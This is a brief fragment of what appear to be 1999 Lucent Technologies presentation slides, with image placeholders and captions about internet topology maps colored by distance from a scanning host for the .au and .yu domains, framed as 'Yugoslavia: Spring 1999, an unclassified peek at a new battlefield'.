
Colored by distance
from scanning host





top level domain: .au

(C) 1999 Lucent Technologies




top level domain: .yu


(C) 1999 Lucent Technologies

Yugoslavia: Spring 1999

An unclassified peek at a new
battlefield

